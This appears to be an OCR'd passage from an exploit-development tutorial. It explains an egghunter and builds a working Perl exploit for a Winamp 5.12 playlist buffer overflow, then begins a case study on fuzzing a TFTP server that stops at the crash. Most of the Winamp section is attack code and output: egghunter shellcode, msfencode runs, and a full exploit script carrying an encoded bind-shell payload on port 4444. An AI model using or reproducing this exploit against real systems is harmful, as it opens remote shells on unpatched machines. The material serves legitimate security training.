
This however, wouldn't be as fun as implementing an egghunter.

The Egghunter

An egghunter is a short piece of code which is safely able to search the Virtual Address Space for an "egg" – a short string signifying the beginning of a larger payload. The egghunter code will usually include an error handling mechanism for dealing with access to non allocated memory ranges. The following code is Matt Millers egghunter implementation:

```
We use edx for the counter to scan the memory.

loop_inc_page:
       or dx, 0x0fff  : Go to last address in page n (this could also be used to
                      : XOR EDX and set the counter to 00000000)
loop_inc_one:
      inc edx        : Go to first address in page n+1

loop_check:
      push edx : save edx which holds our current memory location
      push 0x2, pop eax: initialize the call to NtAccessCheckAndAuditAlarm
      int 0x2e: perform the system call
      cmp al,05 : check for access violation, 0xc0000005 (ACCESS_VIOLATION)
      pop edx      :restore edx to check later the content of pointed address

loop_check_8_valid:
      je loop_inc_page: if access violation encountered, go to next page

is_egg:
      mov eax, 0x57303054     :      load egg (W00T in this example)
      mov edi, edx      : initializes pointer with current checked address
      scasd : Compare eax with doubleword at edi and set status flags
      jnz loop_inc_one: No match, we will increase our memory counter by one
      scasd :first part of the egg detected, check for  the second part
      jnz   loop_inc_one: No match, we found just a location with half an egg

matched:
      jmp edi: edi points to the first byte of our 3rd stage code, let's go!


Reference:  "Safely  Searching  Process  Virtual  Address  Space"  skape  2004
http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf
```

The following diagram depicts the functionality of Matt Millers' egghunter.



Take some time to examine the code and corresponding diagram to understand the egghhunters' method of operation. This will become even clearer once we see the egghunter in action.


We compile and run Matts' egghunter and receive our egghunter shellcode. We edit our PoC and place this shellcode into the beginning of our newly gained 164 byte buffer, and make slight adjustments to our buffer.

```
C:\Data>cl egghunter.c /link /debug
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8168 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.
egghunter.c
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.
/out:egghunter.exe
/debug
egghunter.obj
C:\Data>egghunter.exe  cstyle 0x57303054
// 32 byte egghunt shellcode (egg=0x57303054)
unsigned char egghunt[] = "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\
x05\x5a\x74\xef\xb8\x54\x30\x30\x57\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
C:\Data>
```

Our modified exploit looks like this:

```
#!/usr/bin/perl -w
# ====================================================================
# Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
# Original Poc by Umesh Wanve (umesh_345@yahoo.com)
# ====================================================================
$start= "[playlist]\r\nFile1=\\\\";
$nop= "T00WT00W" . "\x90" x 848 ;
$shellcode ="\x90" x 6 . "\x66\x81\xca\xff\x0f\x42\x52\x6a" .
                   "\x02\x58\xcd\x2e\x3c\x05\x5a\x74" .
                   "\xef\xb8\x54\x30\x30\x57\x8b\xfa" .
                   "\xaf\x75\xea\xaf\x75\xe7\xff\xe7" .
                   "\x90" x 128;
$jmp="\x61\xd9\x02\x02"."\x83\xec\x58\x83\xec\x58\xff\xe4"."\x90\x90\x90\x90";
$end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=2\r\n";
open (MYFILE, '>poc.pls');
print MYFILE $start;
print MYFILE $nop;
print MYFILE $shellcode;
print MYFILE $jmp;
print MYFILE $end;
close (MYFILE);
```

When caught in Olly, we get redirected to our egghunter – however we spot that the ***int 0x2e*** was not interpreted correctly. The character **2e** has been changed to a null byte.



We can encode our shellcode to exclude the 2e character – however, we can play it safe and use an alphanumeric shellcode encoder to ensure a “clean” shellcode.


We’ll copy the original egghunter code to a binary file and encode it with *msfencode*.

```
6681caff0f42526a0258cd2e3c055a74efb8543030578bfaaf75eaaf75e7ffe790
```


```
bt framework3 # ./msfencode -e x86/alpha_mixed -i egghunter
[*] x86/alpha_mixed succeeded, final size 128
unsigned char buf[] =
"\x89\xe6\xdd\xc7\xd9\x76\xf4\x5d\x55\x59\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
"\x45\x36\x4b\x31\x49\x5a\x4b\x4f\x44\x4f\x47\x32\x46\x32\x43"
"\x5a\x43\x32\x51\x48\x48\x4d\x46\x4e\x47\x4c\x43\x35\x50\x5a"
"\x42\x54\x4a\x4f\x48\x38\x50\x54\x46\x50\x50\x30\x46\x37\x4c"
"\x4b\x4a\x5a\x4e\x4f\x43\x45\x4a\x4a\x4e\x4f\x44\x35\x4d\x37"
"\x4b\x4f\x4b\x57\x4a\x30\x41\x41";
bt framework3 #
```

The resulting encoded shellcode is 128 bytes in length – our original size estimate of 164 bytes was large enough to hold this encoded shellcode.

We modify our exploit, catch the crash in Olly, and see that our encoded shellcode has gone through undisturbed. Once our shellcode decodes, we can see the original instructions we gave, including the now correct ***int 2e*** command.



We watch in amazement as our egghunter crunches through valid memory, looking for a double instance of our egg. Once found, it jumps to the code directly after it – our 3rd and last payload.



We now have a buffer of 848 bytes to run our fanciest shellcode. We'll opt for an alphanumeric bind shell shellcode.

```
bt framework3 # ./msfpayload windows/shell_bind_tcp R >bind
bt framework3 # ./msfencode -e x86/alpha_mixed -i bind -t perl
```

The Shell

Our final exploit looks like this:

```
#!/usr/bin/perl -w
# ===================================================================
# Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
# Original Poc by Umesh Wanve (umesh_345@yahoo.com)
# ===================================================================
$start= "[playlist]\r\nFile1=\\\\";
$nop= "T00WT00W" .
# win32_bind -  EXITFUNC=process LPORT=4444 Size=696 Encoder=Alpha2
"\x90" x 32 . \xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49".
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x37\x5a\x6a\x4a".
"\x58\x30\x42\x31\x50\x42\x41\x6b\x42\x41\x5a\x32\x42\x42\x42\x32".
"\x41\x41\x30\x41\x41\x58\x50\x38\x42\x42\x75\x68\x69\x4b\x4c\x33".
"\x5a\x38\x6b\x70\x4d\x78\x68\x6b\x49\x39\x6f\x6b\x4f\x59\x6f\x53".
"\x50\x4c\x4b\x50\x6c\x64\x64\x55\x74\x4e\x6b\x70\x45\x77\x4c\x6c".
"\x4b\x43\x4c\x55\x55\x62\x58\x63\x31\x78\x6f\x4e\x6b\x32\x6f\x76".
"\x78\x6c\x4b\x33\x6f\x35\x70\x57\x71\x68\x6b\x72\x69\x4c\x4b\x70".
"\x34\x6c\x4b\x47\x71\x58\x6e\x55\x61\x59\x50\x6f\x69\x4e\x4c\x6e".
"\x64\x79\x50\x62\x54\x66\x67\x6f\x31\x6b\x7a\x76\x6d\x63\x31\x4f".
"\x32\x78\x6b\x6a\x54\x45\x6b\x62\x74\x37\x54\x64\x68\x53\x45\x6b".
"\x55\x6c\x4b\x31\x4f\x75\x74\x55\x51\x48\x6b\x41\x76\x6c\x4b\x36".
"\x6c\x50\x4b\x4e\x6b\x61\x4f\x77\x6c\x47\x71\x78\x6b\x35\x53\x46".
"\x4c\x4e\x6b\x4c\x49\x30\x6c\x66\x44\x65\x4c\x50\x61\x4f\x33\x34".
"\x71\x79\x4b\x55\x34\x6e\x6b\x61\x53\x56\x50\x4c\x4b\x73\x70\x66".
"\x6c\x6e\x6b\x30\x70\x67\x6c\x6e\x4d\x4c\x4b\x33\x70\x44\x48\x31".
"\x4e\x65\x38\x4c\x4e\x30\x4e\x44\x4e\x48\x6c\x30\x50\x79\x6f\x7a".
"\x76\x42\x46\x32\x73\x65\x36\x55\x38\x67\x43\x70\x32\x45\x38\x53".
"\x47\x73\x43\x37\x42\x63\x6f\x41\x44\x59\x6f\x4e\x30\x31\x78\x58".
"\x4b\x38\x6d\x79\x6c\x55\x6b\x42\x70\x4b\x4f\x7a\x76\x71\x4f\x6f".
"\x79\x39\x75\x61\x76\x6d\x51\x68\x6d\x53\x38\x53\x32\x63\x65\x70".
"\x6a\x46\x62\x49\x6f\x58\x50\x50\x68\x69\x49\x36\x69\x78\x75\x6e".
"\x4d\x56\x37\x59\x6f\x5a\x76\x70\x53\x42\x73\x43\x63\x52\x73\x32".
"\x73\x72\x63\x52\x73\x47\x33\x76\x33\x49\x6f\x5a\x70\x31\x76\x42".
"\x48\x76\x71\x53\x6c\x35\x36\x51\x43\x6e\x69\x6a\x41\x6d\x45\x50".
"\x68\x4d\x74\x57\x6a\x32\x50\x58\x47\x76\x37\x6b\x4f\x38\x56\x51".
"\x7a\x52\x30\x71\x41\x70\x55\x59\x6f\x5a\x70\x35\x38\x6d\x74\x6c".
```

```
"\x6d\x66\x4e\x4d\x39\x63\x67\x59\x6f\x58\x56\x31\x43\x30\x55\x49".
"\x6f\x4e\x30\x75\x38\x4d\x35\x52\x69\x6e\x66\x31\x59\x61\x47\x49".
"\x6f\x5a\x76\x56\x30\x76\x34\x63\x64\x33\x65\x4b\x4f\x6a\x70\x6f".
"\x63\x33\x58\x39\x77\x33\x49\x49\x56\x42\x59\x72\x77\x39\x6f\x6a".
"\x76\x41\x45\x6b\x4f\x78\x50\x50\x66\x61\x7a\x30\x64\x65\x36\x50".
"\x68\x42\x43\x70\x6d\x4b\x39\x39\x75\x31\x7a\x52\x70\x76\x39\x64".
"\x69\x7a\x6c\x6b\x39\x6b\x57\x43\x5a\x61\x54\x4f\x79\x79\x72\x37".
"\x41\x6b\x70\x49\x63\x4f\x5a\x6b\x4e\x57\x32\x66\x4d\x4b\x4e\x61".
"\x52\x34\x6c\x4d\x43\x6e\x6d\x72\x5a\x66\x58\x6e\x4b\x4e\x4b\x6c".
"\x6b\x65\x38\x44\x32\x49\x6e\x6f\x43\x37\x66\x59\x6f\x62\x55\x51".
"\x54\x4b\x4f\x4b\x66\x61\x4b\x51\x47\x32\x72\x61\x41\x51\x41\x76".
"\x31\x70\x6a\x66\x61\x66\x31\x52\x71\x42\x75\x33\x61\x39\x6f\x58".
"\x50\x73\x58\x4e\x4d\x6b\x69\x64\x45\x6a\x6e\x46\x33\x39\x6f\x7a".
"\x76\x73\x5a\x59\x6f\x59\x6f\x57\x47\x6b\x4f\x6e\x30\x6e\x6b\x41".
"\x47\x4b\x4c\x6e\x63\x6b\x74\x75\x34\x6b\x4f\x4b\x66\x46\x32\x49".
"\x6f\x58\x50\x62\x48\x33\x4e\x68\x58\x49\x72\x42\x53\x66\x33\x4b".
"\x4f\x4e\x36\x59\x6f\x6e\x30\x4a" . "\x90" x 120 ;

$shellcode ="\x90" x 6 .
"\x89\xe6\xdd\xc7\xd9\x76\xf4\x5d\x55\x59\x49\x49\x49\x49\x49".
"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a".
"\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32".
"\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49".
"\x45\x36\x4b\x31\x49\x5a\x4b\x4f\x44\x4f\x47\x32\x46\x32\x43".
"\x5a\x43\x32\x51\x48\x48\x4d\x46\x4e\x47\x4c\x43\x35\x50\x5a".
"\x42\x54\x4a\x4f\x48\x38\x50\x54\x46\x50\x50\x30\x46\x37\x4c".
"\x4b\x4a\x5a\x4e\x4f\x43\x45\x4a\x4a\x4e\x4f\x44\x35\x4d\x37".
"\x4b\x4f\x4b\x57\x4a\x30\x41\x41" . "\x90" x 32;

$jmp="\x61\xd9\x02\x02"."\x83\xec\x72\x83\xec\x32\xff\xe4\x90\x90\x90\x90";
$end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=2\r\n";
open (MYFILE, '>poc.pls');
print MYFILE $start;
print MYFILE $nop;
print MYFILE $shellcode;
print MYFILE $jmp;
print MYFILE $end;
close (MYFILE);
```

Challenge #6

Recreate the Winamp exploit from POC on a Windows Vista machine. Deploy an egghunter as one of your payloads.

The 0Day angle

Windows TFTP Server – Case study #1


In a recent pentest, we were asked to simulate an attack on an internal LAN. After a few interviews and a bit of network reconnaissance, we learned that the Cisco network configurations for the whole organization were backed up on a centralized TFTP server. The open source TFTP server was run as a service on a Windows Vista Client machine, with all ports filtered except for 69 UDP.

We felt that there was a good probability of finding a bug in the TFTP server, and allocated some time for fuzzing it, and searching for unknown vulnerabilities.

Figuring out the protocol

After reading the TFTP protocol RFC, and looking at a TCTP packet dump, we soon realized that fuzzing this protocol would be simple (http://www.faqs.org/rfcs/rfc1350.html for more info).

Out of the 5 types of packets used in the TFTP protocol, we will start fuzzing the write requests packets (WRQ), and proceed onwards to other types if needed.



We see that the TFP packet has the following structure:

```
        2 bytes    string   1 byte     string   1 byte
          -----------------------------------------------
   RRQ/  | 01/02 |  Filename  |   0  |    Mode    |   0  |
   WRQ    -----------------------------------------------
```

We identify two places which might be vulnerable to buffer overflows, namely the "Filename" and the "Mode" parameters.

Writing the Spike fuzzer template

We carefully build a TFTP WRQ packet fuzzer using the following template:


```
s_binary("0002");
s_string_variable("file.txt");
s_binary("00");
s_string_variable("netascii");
s_binary("00");
sleep(1);
```


```
bt src # ./generic_send_udp 192.168.240.135 69 audits/tftp.spk 0 0 5000

Target is 192.168.240.135

Total Number of Strings is 681

fd=3

Fuzzing Variable 0:0

Fuzzing Variable 0:1

Variablesize= 5004
```

```
Fuzzing Variable 0:2

Variablesize= 5005

Fuzzing Variable 0:3

Variablesize= 21

Fuzzing Variable 0:4

Variablesize= 3


bt src #
```

The crash

